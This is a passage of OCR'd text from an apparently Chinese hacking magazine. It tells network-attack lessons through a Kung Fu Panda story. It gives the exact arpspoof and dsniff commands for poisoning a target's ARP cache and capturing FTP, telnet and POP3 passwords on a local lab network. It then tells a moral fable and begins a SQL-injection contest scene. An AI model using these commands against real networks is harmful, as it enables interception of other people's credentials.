


图 35　LS 查看安装目录




图 36　查看帮助信息




图 37　启动 ARP 欺骗

太极虎师姐还没下台，猴师兄已经跳上台面了。

“嘿嘿，终于到我上场了。同学们，下面的嗅探是本次内容的高潮哦，大家认真点哦。”猴师兄说。

九、使用 dsniff

\# cp /usr/local/BerkeleyDB.4.7/lib/libdb-4.7.so /usr/lib

\# cd /usr/local/sbin; ls（如图 35）

\# ./dsniff --help（如图 36 查看帮助文件）




图 39　欺骗后的 MAC 地址





图 38　截取数据

开始嗅探操作，打开两个 shell。一个是执行 arpspoof 的，另外一个是执行 dsniff 的。Linux 机器 IP 为 192.168.0.108，目标 IP 为 192.168.0.109，网关地址为 192.168.0.1，现在演示嗅探本机的数据。在其中一个 shell 执行 **arpspoof -i eth0 -t 192.168.0.109 192.168.0.1** 命令（如图 37）对目标机实施 ARP 欺骗攻击。

在另外一个 shell 执行 **dsniff -i eth0 -t 21/tcp=ftp,23/tcp=telnet,110/tcp=pop** 命令（如图 38），使用 dsniff 取得指定端口的数据信息。

现在查看下 192.168.0.109 的 arp 缓存表，网关的 MAC 地址已经变成了 192.168.0.108 的 MAC，ARP 欺骗成功（如图 39）。






图 40、41　嗅探拦截到的密码

接下来我们在 192.168.0.109 上分别登录 FTP 和 POP3 服务看下效果如何，嗅探结果如图 40、图 41。

同学们，是不是很厉害啊？看到密码了吧？”

“哇！So cool！Linux 嗅探果然名不虚传啊！师兄。”阿宝放声叫好。

“同学们，今天的课就到这了，希望大家回去多实践一下。再见！”太极虎师姐说。

（文中所涉及软件及录像已收录在本期光盘）

功夫熊猫 9：比武招亲

图 赤龙

灵蛇的故事

“孩子们。请安静！这些天大伙都很乖，老师感到很欣慰。大家继续这样努力学习，以后必成大气。从明天开始由太极虎老师代替我给你们上课，老师有点私事需要离开一段时间！”

“老师！你要去哪里啊？我们会想你的，你还没给我们讲故事呢。”小猪A 站在前排眼睛直视阿宝说。

“那老师什么时候回来哦？我们可喜欢你给我们讲故事啦！”小兔子B也出来说话了。

“老师很快就会回来给你们讲课的。老师需要去给自己的终身大事作准备呢！”

“什么大事啊？”孩子们齐声回答说，貌似没人理解终身大事的含义。

“你们年纪小，这个以后自然就会懂。你们就理解成老师去办一件事情就可以了。老师走之前给你们讲一个故事。”话声未落孩子们已经欢呼起来了。

“今天给你们带来的故事是关于蛇老师的。你们必须认真听，不然下次不给你们讲故事的。”

阿宝见孩子们都点点头，继续往下说：“故事是这样的，在很久很久以前据说蛇族是伟大龙族的后裔，神奇的火焰浓缩成强而有力的毒液。灵蛇大师是蛇族中最厉害的，毒牙一碰就能让 15 个猩猩战士倒下。正因为灵蛇大师有着可怕的毒牙神功，魔鬼在他面前都要提防三分。灵蛇大师女儿的出生让大师十分高兴，这样就能女承父业，毒牙神功就能得以继承。但是好景不长，随着女儿慢慢长大，灵蛇大师发现女儿没有毒牙。当时倒吸了一口气，十分感叹！没有毒牙的蛇，也就等于没有毒液，这样就不能继承灵蛇大师的毒牙神功了。”

许多年过去了，灵蛇大师仍旧孤身一人保卫村庄。灵蛇大师一人就击败了许多来村庄进行骚扰的坏蛋。随着年龄的增加，灵蛇大师的身体也渐渐衰弱，但小灵蛇仍旧没长出毒牙。灵蛇大师为此事闷闷不乐。

一天小灵蛇问父亲是否需要她一起去对付那些坏蛋。灵蛇大师摇摇头说：“不用了。孩子！你没有毒牙，对你来说太危险了。”然后就是一声叹息。

小灵蛇见父亲不高兴就舞动彩带跳起舞来，希望让父亲高兴起来。灵蛇大师虽然笑了一下，但是内心还是相当烦恼的。

“老师！怎么还没打架的情节哦？我想听听灵蛇大师是怎么打败敌人的啊！”不知道谁说了一句。

“不要着急，孩子们。你们想听的就要开始了。”

那时正值中秋佳节。小灵蛇平时为父亲跳舞使她成为村里最好的红绸舞者。因为自己没有毒牙，所以她很担心父亲，就没有去参加节日的庆祝。有点失落的她只能跟妈妈在家里呆着。村中每家每户都在庆祝中秋节，可热闹了。灵蛇大师为了保护村庄的安全，一早便到了集市中。当灵蛇大师到达云吞摊位时，忽然来了一个猩猩土匪，个头相当大。只见大猩猩从天而降，地面都引起一下剧震。猩猩还锤着自己的胸口大声地嘶叫着。估计他想用这样的气势吓倒灵蛇大师。然后用手指着灵蛇大师说：

“快退下，灵蛇老头，我的铁拳会让整个镇子都不寒而栗的。想保住你的老命就赶紧逃。”

“你休想得逞！看我的毒牙攻击！”然后灵蛇大师用愤怒的表情死死盯着那大猩猩。

“趁你还有牙，来咬我啊！你这老不死。”

话声未落，灵蛇大师跟大猩猩同时跃起，都跳到空中打斗起来。他的毒牙一直所向无敌，但是在这次斗争中，灵蛇大师的毒牙被大猩猩的拳头打碎了。重拳使灵蛇大师在空中翻了几个滚才掉在地上。摔得灵蛇大师腰都快折了。

此时一向无敌的灵蛇大师终于感觉到压力了。大猩猩望着地上的灵蛇大师哈哈大笑地说：“你的毒牙也是不堪一击嘛。哈哈。还是我的铁拳厉害啊。”接着大猩猩上前一把给灵蛇大师抓住，双手举起他。想把他摔在地上。

这个时候村庄已经乱成一团了，巨大的呼叫声惊动了小灵蛇。她突然感觉到自己的父亲有危险。以迅雷不及掩耳的速度跑到了集市中。当她赶到集市时，她看见自己的父亲被大猩猩不停摔打。

“谁也不能毒打我父亲！”小灵蛇眼中带着怒火，用骇人的眼神盯着大猩猩。

“哈哈！就凭你？带着漂亮丝带的小蛇？真是天大的笑话。哈哈哈哈哈.....怎么着？你来给我跳舞的吗？”大猩猩对小灵蛇不屑一顾。

“如果你喜欢，我就开始给你跳吧！”刚说完，小灵蛇就挥动着红绸，一下子就把大猩猩的手给缠住了，然后用力一拉。大猩猩马上倒下，来了一个狗吃屎。估计这下子大猩猩摔得够呛。大猩猩马上反应过来，一个翻身就站了起来，手伸过去想一把抓住小灵蛇。但是小灵蛇太灵活了，还没等大猩猩反应过来，她已经用红绸在大猩猩身上、手上缠上了红绸。然后拉动红绸，带动大猩猩的手朝自己的脸上打去。几下就把大猩猩摆平了。然后又迅速把大猩猩捆绑起来，让他动弹不得。

“真可惜，你的拳头没你嘴皮子快。我的跳舞计谋破了你的护甲了。”小灵蛇把头伸到大猩猩耳边说，然后继续对大猩猩进行五花大绑。

在一旁的灵蛇大师看到此场面，不由感到惊奇。他意识到，没有毒牙和毒液并不代表女儿没有能力保护村庄。他对女儿露出了欣慰的笑容，从他那表情可以看出他以前的忧虑都已经消失了。从此之后，小灵蛇拥有了比毒液更加有力的武器 -- 勇气。

“哎！”孩子们都叹了一口气。

“怎么了？灵蛇不厉害吗？”阿宝问孩子们。

“厉害。不过我们不是灵蛇，没有她敏捷的身手。我们就是小兔子啊。”兔子 B 回答说。

“哈哈！你们没有明白其中的道理。这个故事是告诉我们，如果你没有毒牙，你还可以有勇气，有智慧啊。每个人都有自己的长处，只是你自己没有好好去利用它。”

“老师。我明白了，是不是我没毒牙也可以战胜大猩猩啊？我可以使用武器。哈哈。”鸭子 A 说。

“嗯。你有点开窍了。对付猩猩不一定要用毒牙，你是鸭子，当然你可以利用自己的优势，你可以飞翔，在空中占有优势，这样也可以对付猩猩的。生活中，有很多这样的例子，就如学武术吧，不同人的体格不一样，有些人练习腿功比较好，而有些人练习拳法比较合适。这样就针对自己的优势去发挥出一样的效果了。”

“老师，明白了。我们也要认识自己的长处，从而进行针对性练习。”鸭子 A 回答说。

比武招亲

话说回来，前段时间鸭子老爸跟阿宝急了。鸭子老爸想到阿宝年纪也不小了，该是谈婚论嫁的时候了。正好最近镇上举行一个比武招亲的活动，鸭子老爸灵机一动就帮阿宝报名了。当初阿宝没有答应，但是后来得知熊猫 MM 也参与了这次活动，阿宝就眼睛一闪，马上答应了。正因为此事，阿宝才请了一个月的假期好好备战，这可是终身大事哦，必须竭尽全力应战的。

此次的比武招亲跟传统的不同，这次比赛不是比赛功夫，而是进行电脑攻防大赛。虽然阿宝渗透功底不错，但是他并没有十足的把握。为了能够赢得美人归。阿宝在渗透方面下了很大的功夫，并且还请教了师兄们很多渗透问题，阿宝尽量做到万无一失。确保比赛的顺利。

一个月的时间过去了。今天是比武招亲的日子。阿宝在师兄的陪同下来到了比赛的地方。比赛地点正是镇上的体育馆，体育馆中间布置了很多电脑。可见参加人数很多。观众席上密密麻麻都是观众，估计有好几万观众。

阿宝刚进场，观众台上传来一阵熟悉的声音。阿宝往声音传来的方向望了过去，竟然发现了自己的学生都在那里。后来才得知这是师兄们为阿宝特意安排的。

阿宝跟学生们打了招呼就走到电脑前，又看了看颁奖台上的熊猫 MM，不由地暗下决心一定要抱得美人归。在裁判宣读了比赛规则后，马上就进入了紧张的比赛。

access 偏移注入

第一关就是需要从注入点找到管理员的账号密码。阿宝一看就乐了，心想通过注入获取管理员账号密码是一件很简单的事情，根本就难不倒他。于是立刻访问指定的网站，开始手工查找注入点。随便找了一个连接在后面加上单引号，网页出现了错误信息，如图 1。

